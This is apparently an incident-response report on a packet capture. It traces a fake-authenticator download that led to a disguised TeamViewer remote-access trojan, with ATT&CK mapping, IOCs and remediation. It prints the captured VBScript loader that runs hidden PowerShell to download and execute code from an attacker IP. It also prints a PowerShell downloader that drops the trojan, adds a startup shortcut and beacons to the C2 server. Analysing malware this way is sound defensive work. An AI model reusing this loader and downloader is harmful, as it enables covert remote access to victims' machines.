19305 889.755043    10.1.17.215          45.125.66.32         TLSv1.2   173 Client Hello
19306 889.939392    45.125.66.32         10.1.17.215          TCP        60 2917 → 49792 [ACK] Seq=1 Ack=120 Win=65280 Len=0
19307 889.939650    45.125.66.32         10.1.17.215          TLSv1.2  1092 Server Hello, Certificate, Server Hello Done
19310 889.941490    10.1.17.215          45.125.66.32         TLSv1.2   372 Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
19311 890.134125    45.125.66.32         10.1.17.215          TLSv1.2   105 Change Cipher Spec, Encrypted Handshake Message
19312 890.147686    10.1.17.215          45.125.66.32         TLSv1.2   730 Application Data
19313 890.364851    45.125.66.32         10.1.17.215          TLSv1.2  1262 Application Data
19314 890.365594    45.125.66.32         10.1.17.215          TCP      1414 2917 → 49792 [ACK] Seq=2298 Ack=1114 Win=64384 Len=1360 [TCP segment of a reassembled PDU]
19315 890.365595    45.125.66.32         10.1.17.215          TLSv1.2  1081 Application Data
19316 890.365781    45.125.66.32         10.1.17.215          TLSv1.2   642 Application Data
19317 890.365781    45.125.66.32         10.1.17.215          TCP      1414 2917 → 49792 [ACK] Seq=5273 Ack=1114 Win=64384 Len=1360 [TCP segment of a reassembled PDU]
19318 890.366061    45.125.66.32         10.1.17.215          TCP      1414 2917 → 49792 [PSH, ACK] Seq=6633 Ack=1114 Win=64384 Len=1360 [TCP segment of a reassembled PDU]
19319 890.366062    10.1.17.215          45.125.66.32         TCP        60 49792 → 2917 [ACK] Seq=1114 Ack=5273 Win=65280 Len=0
19320 890.366063    45.125.66.32         10.1.17.215          TCP      1414 2917 → 49792 [ACK] Seq=7993 Ack=1114 Win=64384 Len=1360 [TCP segment of a reassembled PDU]
19321 890.366250    45.125.66.32         10.1.17.215          TLSv1.2   719 Application Data
19322 890.366251    10.1.17.215          45.125.66.32         TCP        60 49792 → 2917 [ACK] Seq=1114 Ack=10018 Win=65280 Len=0
```

Analyze Traffic

- Attacker IPs:
    - 5.252.153.241 (Downloading and Installing PS)
    - 45.125.66.252 (Likely C2 Server for Remote Session)
    - 45.125.66.32 (Likely C2 Server for Remote Session)

MITRE ATT&CK

Framework


Help find malware/ bad IPs

Initial Access


- Malicious **VBScript** is used to run hidden PowerShell commands via a Windows shell.
- Script downloads and executes a **PowerShell file (29842.ps1)** from a **suspicious IP (5.252.153.241).**
- Behavior matches **MITRE ATT&CK techniques** like T1059.001 (PowerShell execution), T1059.005 (VBScript execution), T1105 (Remote file download), T1204 (User Execution)

```
GET /api/file/get-file/264872 HTTP/1.1
Accept: */*
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729)
Host: 5.252.153.241
Connection: Keep-Alive

HTTP/1.1 200 OK
X-Powered-By: Express
Access-Control-Allow-Origin: *
Accept-Ranges: bytes
Cache-Control: public, max-age=0
Last-Modified: Wed, 22 Jan 2025 16:21:51 GMT
ETag: W/"1a1-1948ed1f354"
Content-Type: application/octet-stream
Content-Length: 417
Date: Wed, 22 Jan 2025 19:45:56 GMT
Connection: keep-alive
Keep-Alive: timeout=5

<component>
<script language="VBScript">

On Error Resume Next
Set objShell = CreateObject("Wscript.Shell")
objShell.Run("cmd /c start /min powershell -NoProfile -WindowStyle Hidden -Command ""start-process 'https://azure.microsoft.com'; iex (new-object
System.Net.WebClient).'DownloadString'('http://5.252.153.241:80/api/file/get-file/29842.ps1');#URL: https://teams.microsoft.com""")

</script>
</component>
```

- Identified a suspicious file: 29842.ps1
- Using HashCalc to calculate the file's **SHA1 hash**



- Submitted the hash to **VirusTotal**
- 29842.ps1 is confirmed to be a **malicious PowerShell script**
- Identified as a **Trojan downloader**



Execution

T1059 – Powershell
Malicious PowerShell Script Execution.

```
Host: 5.252.153.241

HTTP/1.1 200 OK
X-Powered-By: Express
Access-Control-Allow-Origin: *
Accept-Ranges: bytes
Cache-Control: public, max-age=0
Last-Modified: Wed, 22 Jan 2025 15:57:35 GMT
ETag: W/"ac9-1948ebbbc8e"
Content-Type: application/octet-stream
Content-Length: 2761
Date: Wed, 22 Jan 2025 19:47:01 GMT
Connection: keep-alive
Keep-Alive: timeout=5

function Download-Files($panelIP, $files, $filesDir){
    $web = New-Object System.Net.WebClient

    try {
        if(!(Test-Path $filesDir)) {
            New-Item $filesDir -ItemType Directory | Out-Null
        }
    } catch {
        return @{'status' = 'error'; 'message' = 'error while creating startup directory'}
    }

    foreach($file in $files) {
        try {
            $link = $file.link
            $fileName = $file.name
            $filePath = "$filesDir\$($file.name)"
            $web.DownloadFile($link, $filePath)
            if($fileName -eq $startupFile){
                $exePath = $startupFile
            }
        } catch {
            return @{'status' = 'error'; 'message' = "Error while download file. Filename: $($file.name). Link: $($link). Error: $($Error[0].exception.message)"}
        }
    }

    return @{'status' = 'success'}
}

function Create-Shortcut($filePath, $shortCutpath){
    $WshShell = New-Object -comObject WScript.Shell
    $Shortcut = $WshShell.CreateShortcut($shortCutpath)
    $Shortcut.TargetPath = $filePath
    $Shortcut.Save()
}
```

Execution

```
function Invoke-Startup($panelIP, $files, $filesDir, $startupFileName){
    $result = Download-Files $panelIP $files $filesDir
    if ($result.status -eq 'error'){
        return $result
    }

    #$startupFilePath = "$filesDir\$startupFileName"
    $startupFilePath = "C:\ProgramData\huo\TeamViewer.exe"
    $shortcutPath = "$([Environment]::GetFolderPath('Startup'))\TeamViewer.lnk"

    try {
        Create-Shortcut $startupFilePath $shortcutPath
    } catch {
        return @{'status' = 'error'; 'message' = "Error while creating shortcut."}
    }

    return @{'status' = 'success'; 'message' = 'startup shortcut created'}
}

function Send-Log($result){
    $log = "?k=$result"
    $uploadUrl = $url + $log
    $web = New-Object System.Net.WebClient
    $web.DownloadString($uploadUrl)
}

function ConvertTo-StringData($hashTable){
        foreach ($item in $hashTable) {
            foreach ($entry in $item.GetEnumerator()) {
                "{0} = {1}; " -f $entry.Key, $entry.Value
            }
        }
}

$filesDownloadLink = $ip + 'api/file/get-file/'
$filesDir = 'C:\ProgramData\huo'
$files = @(
    @{'name' = 'TeamViewer.exe'; 'link' = $filesDownloadLink + 'TeamViewer'},
    @{'name' = 'Teamviewer_Resource_fr.dll'; 'link' = $filesDownloadLink + 'Teamviewer_Resource_fr'},
    @{'name' = 'TV.dll'; 'link' = $filesDownloadLink + 'TV'}
    @{'name' = 'pas.ps1'; 'link' = $filesDownloadLink + 'pas.ps1'}
)
$startupFile = 'TeamViewer.exe'

$result = Invoke-Startup $panelIP $files $filesDir $startupFile
$result = ConvertTo-StringData($result)
Send-Log($result)
GET /api/file/get-file/TeamViewer HTTP/1.1
Host: 5.252.153.241
```


Persistence


T1547 – Registry Run Keys / Startup Folder
Creates a shortcut to execute TeamViewer at System Startup.


```
function Invoke-Startup($panelIP, $files, $filesDir, $startupFileName){
    $result = Download-Files $panelIP $files $filesDir
    if ($result.status -eq 'error'){
        return $result
    }

    #$startupFilePath = "$filesDir\$startupFileName"
    $startupFilePath = "C:\ProgramData\huo\TeamViewer.exe"
    $shortcutPath = "$([Environment]::GetFolderPath('Startup'))\TeamViewer.lnk"

    try {
        Create-Shortcut $startupFilePath $shortcutPath
    } catch {
        return @{'status' = 'error'; 'message' = "Error while creating shortcut."}
    }

    return @{'status' = 'success'; 'message' = 'startup shortcut created'}
}

function Send-Log($result){
    $log = "?k=$result"
    $uploadUrl = $url + $log
    $web = New-Object System.Net.WebClient
    $web.DownloadString($uploadUrl)
}

function ConvertTo-StringData($hashTable){
        foreach ($item in $hashTable) {
            foreach ($entry in $item.GetEnumerator()) {
                "{0} = {1}; " -f $entry.Key, $entry.Value
            }
        }
}

$filesDownloadLink = $ip + 'api/file/get-file/'
$filesDir = 'C:\ProgramData\huo'
$files = @(
    @{'name' = 'TeamViewer.exe'; 'link' = $filesDownloadLink + 'TeamViewer'},
    @{'name' = 'Teamviewer_Resource_fr.dll'; 'link' = $filesDownloadLink + 'Teamviewer_Resource_fr'},
    @{'name' = 'TV.dll'; 'link' = $filesDownloadLink + 'TV'}
    @{'name' = 'pas.ps1'; 'link' = $filesDownloadLink + 'pas.ps1'}
)
$startupFile = 'TeamViewer.exe'

$result = Invoke-Startup $panelIP $files $filesDir $startupFile
$result = ConvertTo-StringData($result)
Send-Log($result)
GET /api/file/get-file/TeamViewer HTTP/1.1
Host: 5.252.153.241
```

Defense Evasion

T1027 – Obfuscated Files or Information
Heavy use of Base64 and string mangling.







Command & Control

T1071 – Web Protocols
HTTP-based C2 with custom endpoints delivering payloads like **.ps1**

```
103 GET /1517096937 HTTP/1.1
121 GET /api/file/get-file/TeamViewer HTTP/1.1
133 GET /api/file/get-file/Teamviewer_Resource_fr HTTP/1.1
113 GET /api/file/get-file/TV HTTP/1.1
118 GET /api/file/get-file/pas.ps1 HTTP/1.1
176 GET /1517096937?k=message%20=%20startup%20shortcut%20created;%20%20status%20=%20success; HTTP/1.1
103 GET /1517096937 HTTP/1.1
```

```
19305 889.755043    10.1.17.215      45.125.66.32     TLSv1.2   173 Client Hello
19306 889.939392    45.125.66.32     10.1.17.215      TCP        60 2917 → 49792 [ACK] Seq=1 Ack=120 Win=65280 Len=0
19307 889.939650    45.125.66.32     10.1.17.215      TLSv1.2  1092 Server Hello, Certificate, Server Hello Done
19310 889.941490    10.1.17.215      45.125.66.32     TLSv1.2   372 Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
19311 890.134125    45.125.66.32     10.1.17.215      TLSv1.2   105 Change Cipher Spec, Encrypted Handshake Message
19312 890.147686    10.1.17.215      45.125.66.32     TLSv1.2   730 Application Data
19313 890.364851    45.125.66.32     10.1.17.215      TLSv1.2  1262 Application Data
19314 890.365594    45.125.66.32     10.1.17.215      TCP      1414 2917 → 49792 [ACK] Seq=2298 Ack=1114 Win=64384 Len=1360 [TCP segment of a reassembled PDU]
19315 890.365595    45.125.66.32     10.1.17.215      TLSv1.2  1081 Application Data
19316 890.365781    45.125.66.32     10.1.17.215      TLSv1.2   642 Application Data
19317 890.365781    45.125.66.32     10.1.17.215      TCP      1414 2917 → 49792 [ACK] Seq=5273 Ack=1114 Win=64384 Len=1360 [TCP segment of a reassembled PDU]
19318 890.366061    45.125.66.32     10.1.17.215      TCP      1414 2917 → 49792 [PSH, ACK] Seq=6633 Ack=1114 Win=64384 Len=1360 [TCP segment of a reassembled PDU]
19319 890.366062    10.1.17.215      45.125.66.32     TCP        60 49792 → 2917 [ACK] Seq=1114 Ack=5273 Win=65280 Len=0
19320 890.366063    45.125.66.32     10.1.17.215      TCP      1414 2917 → 49792 [ACK] Seq=7993 Ack=1114 Win=64384 Len=1360 [TCP segment of a reassembled PDU]
19321 890.366250    45.125.66.32     10.1.17.215      TLSv1.2   719 Application Data
19322 890.366251    10.1.17.215      45.125.66.32     TCP        60 49792 → 2917 [ACK] Seq=1114 Ack=10018 Win=65280 Len=0
```

Impact

T1569 – Service Execution
Potential remote execution/control via TeamViewer

```
GET /din.aspx?s=00000000&id=0&client=DynGate&rnd=427975263&p=10000001 HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; DynGate)
Host: master16.teamviewer.com
Connection: Keep-Alive
Cache-Control: no-cache

HTTP/1.1 200 OK
Pragma: no-cache
Cache-control: no-cache, no-store
Content-Type: application/octet-stream
Content-length: 10

.$91930119GET /dout.aspx?
s=91930119&p=10000001&client=DynGate&data=FyQSkqCjHqkys5MkoZ6ZGhycGJuamZMkoh6YEyY3s700tzOemJMmoKGemDwYGDIYMRuZGxowm5ovmLIwnBoYGrIxmxucMbKxr5iamJuYHJscmZuTJqSiHpg8GBgyGDEbmRsaMJuaL5iyMJwaGBqyMZsbnDGysa+YmpibmBybHJmbkyepnqu0txuTKx6alxgXG5obnBAoqQ== HTTP/1.1
Accept: */*
Content-Type: application/octet-stream
Content-Transfer-Encoding: binary
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; DynGate)
Host: master16.teamviewer.com
Connection: Keep-Alive
Cache-Control: no-cache
```

Impact

T1569 – Service Execution
Potential remote execution/control via TeamViewer

```
185.188.32.26        HTTP      286 GET /din.aspx?s=00000000&id=0&client=DynGate&rnd=427975263&p=10000001 HTTP/1.1
185.188.32.26        HTTP      553 GET /dout.aspx?s=91930119&p=10000001&client=DynGate&data=FyQSkgCjHqkys5MkoZ6ZGhycGJuamZMkoh6YEyY3s7O0tzOemJMmoKGemDwYGDIYMRuZGxowm5ovmLIwnBoYGrIxmxucMbKxr5iamJuYHJscmZuTJqSiHpg8G…
185.188.32.26        HTTP      272 GET /din.aspx?s=91930119&id=0&client=DynGate&p=10000002 HTTP/1.1
185.188.32.26        HTTP      272 GET /din.aspx?s=91930119&id=0&client=DynGate&p=10000002 HTTP/1.1
185.188.32.26        HTTP      272 GET /din.aspx?s=91930119&id=0&client=DynGate&p=10000002 HTTP/1.1
185.188.32.26        HTTP      285 GET /din.aspx?s=00000000&id=0&client=DynGate&rnd=15187500&p=10000001 HTTP/1.1
185.188.32.26        HTTP      553 GET /dout.aspx?s=91930135&p=10000001&client=DynGate&data=FyQSkgCjHqkys5MkoZ6ZGhycGJuamZMkoh6YEyY3s7O0tzOemJMmoKGemDwYGDIYMRuZGxowm5ovmLIwnBoYGrIxmxucMbKxr5iamJuYHJscmZuTJqSiHpg8G…
185.188.32.26        HTTP      272 GET /din.aspx?s=91930135&id=0&client=DynGate&p=10000002 HTTP/1.1
185.188.32.26        HTTP      272 GET /din.aspx?s=91930135&id=0&client=DynGate&p=10000002 HTTP/1.1
185.188.32.26        HTTP      286 GET /din.aspx?s=00000000&id=0&client=DynGate&rnd=216758732&p=10000001 HTTP/1.1
185.188.32.26        HTTP      553 GET /dout.aspx?s=91930144&p=10000001&client=DynGate&data=FyQSkgCjHqkys5MkoZ6ZGhycGJuamZMkoh6YEyY3s7O0tzOemJMmoKGemDwYGDIYMRuZGxowm5ovmLIwnBoYGrIxmxucMbKxr5iamJuYHJscmZuTJqSiHpg8G…
185.188.32.26        HTTP      272 GET /din.aspx?s=91930144&id=0&client=DynGate&p=10000002 HTTP/1.1
185.188.32.26        HTTP      272 GET /din.aspx?s=91930144&id=0&client=DynGate&p=10000002 HTTP/1.1
185.188.32.26        HTTP      286 GET /din.aspx?s=00000000&id=0&client=DynGate&rnd=418412399&p=10000001 HTTP/1.1
185.188.32.26        HTTP      553 GET /dout.aspx?s=91930165&p=10000001&client=DynGate&data=FyQSkgCjHqkys5MkoZ6ZGhycGJuamZMkoh6YEyY3s7O0tzOemJMmoKGemDwYGDIYMRuZGxowm5ovmLIwnBoYGrIxmxucMbKxr5iamJuYHJscmZuTJqSiHpg8G…
185.188.32.26        HTTP      272 GET /din.aspx?s=91930165&id=0&client=DynGate&p=10000002 HTTP/1.1
185.188.32.26        HTTP      272 GET /din.aspx?s=91930165&id=0&client=DynGate&p=10000002 HTTP/1.1
185.188.32.26        HTTP      284 GET /din.aspx?s=00000000&id=0&client=DynGate&rnd=5384120&p=10000001 HTTP/1.1
185.188.32.26        HTTP      553 GET /dout.aspx?s=91930189&p=10000001&client=DynGate&data=FyQSkgCjHqkys5MkoZ6ZGhycGJuamZMkoh6YEyY3s7O0tzOemJMmoKGemDwYGDIYMRuZGxowm5ovmLIwnBoYGrIxmxucMbKxr5iamJuYHJscmZuTJqSiHpg8G…
185.188.32.26        HTTP      272 GET /din.aspx?s=91930189&id=0&client=DynGate&p=10000002 HTTP/1.1
185.188.32.26        HTTP      272 GET /din.aspx?s=91930189&id=0&client=DynGate&p=10000002 HTTP/1.1
```

Malware Behaviour Analysis

PowerShell Payload	Create Shortcut	Silent Execution	Remote Access
29842.ps1 Downloads multiple components from http://5.252.153.241/api/file/get-file/	TeamViewer.exe in C:\ProgramData\huo\ .lnk file in startup directory	Using Hidden Powershell Windows Sending Logs to C2	Potential execution and Run of TeamViewer without GUI. Potential Use DynGate protocol for Unauthorized Remote Access

Incident Impact

- **Severity: High**
  - Malware downloaded after visiting a fake website (authenticatoor.org)

- **Potential Damage:**
  - **Data Loss:** Theft or deletion of sensitive data.
  - **Reputation Damage:** Data leaks or breaches leading to loss of trust.
  - **Business Disruption:** Downtime affecting operations.
  - **Network Compromise:** Lateral movement and further infections across the network.

- **Affected Systems:**
  - **Victim System:** DESKTOP-L8C5GSJ (IP: 10.1.17.215)
  - **AD/Domain:** Risk to BLUEMOONTUESDAY domain and critical services (e.g., Domain Controllers).

Incident Response Process

Incident Response Process

Step-by-step response based on our playbook

1. **Preparation:** Trained SOC Analysts and updated security tools/ Developed communication plan.
2. **Identification:** Documented initial report and analyzed pcap for IOCs/ Cross-referenced with known malicious indicators.
3. **Containment:** Isolated infected system and blocked malicious domains/IPs/ Disabled user account.
4. **Eradication:** Ran antivirus tools to remove malware/Applied patches to prevent reinfection.
5. **Recovery:** Reimaged system and restored data/ Monitored for reinfection.
6. **Lessons Learned:** Reviewed incident for improvements/ Updated playbook and shared findings with team.

Incident Response Process

Indicators of compromise (IOCs) found in the dataset:

- **IP Addresses:**
  - `10.1.17.215` – Infected Windows client
  - `5.252.153.241` – Likely used for initial malicious download
  - `45.125.66.32` – Used post-download, possibly C2 communication (PowerShell activity)
  - `45.125.66.252` – Additional suspected C2 server
- **Domains:**
  - `google-authenticator.burleson-appliance.net`
    - Fake Google Authenticator phishing domain
- **Traffic Patterns:**
  - Suspicious DNS request to fake domain
  - HTTP request to download a malicious file from `5.252.153.241`
  - TCP communication from infected host (`10.1.17.215`) to `45.125.66.32` and `45.125.66.252` immediately after file download, indicating possible C2 activity

Remediation Strategies

- **Immediate Countermeasures:**
  - Block malicious domains/IPs (authenticatoor.org).
  - Isolate infected systems to prevent lateral movement.
  - Temporarily disable the user account linked to the infection.

- **Long-Term Prevention:**
  - Deploy Endpoint Detection and Response (EDR) tools.
  - Regular patching of systems to address vulnerabilities.
  - Enforce Multi-Factor Authentication (MFA) across systems.

- **User Education:**
  - Conduct regular phishing awareness training.
  - Educate users on identifying fake websites and malware risks.

Conclusion

SUMMARY

- Found evidence of malicious C2 server IPs by analyzing the PowerShell script installation and execution.
- Attacker uses remote access trojan posing as TeamViewer to gain access to victim's machine using TV.dll which runs at startup
- Teamviewer can be exploited to disable system protections

CONCERNS

- **Privilege escalation**: Attacker could gain administrative access, compromising sensitive data, disable security measures, etc.
- **Lateral movement:** C2 commands could be sent to other network devices
- **Persistence mechanism:** Attacker can create backdoors such as additional users to maintain access even if malware is "removed"

Lessons Learned

1. Malware is often fragmented and built to evade detection and remediation, calling for robust analysis and countermeasures
2. A structured playbook ensures the efficient handling of cybersecurity incidents, outlining the who,what,when, where and why of the attack
3. Early prevention with user education, system hardening and monitoring is crucial as RATs can compromise an entire organization
4. Further tools and strategies can be used to identify how the malware interacts with the system on the local level (EDR, FIM)

Thank You!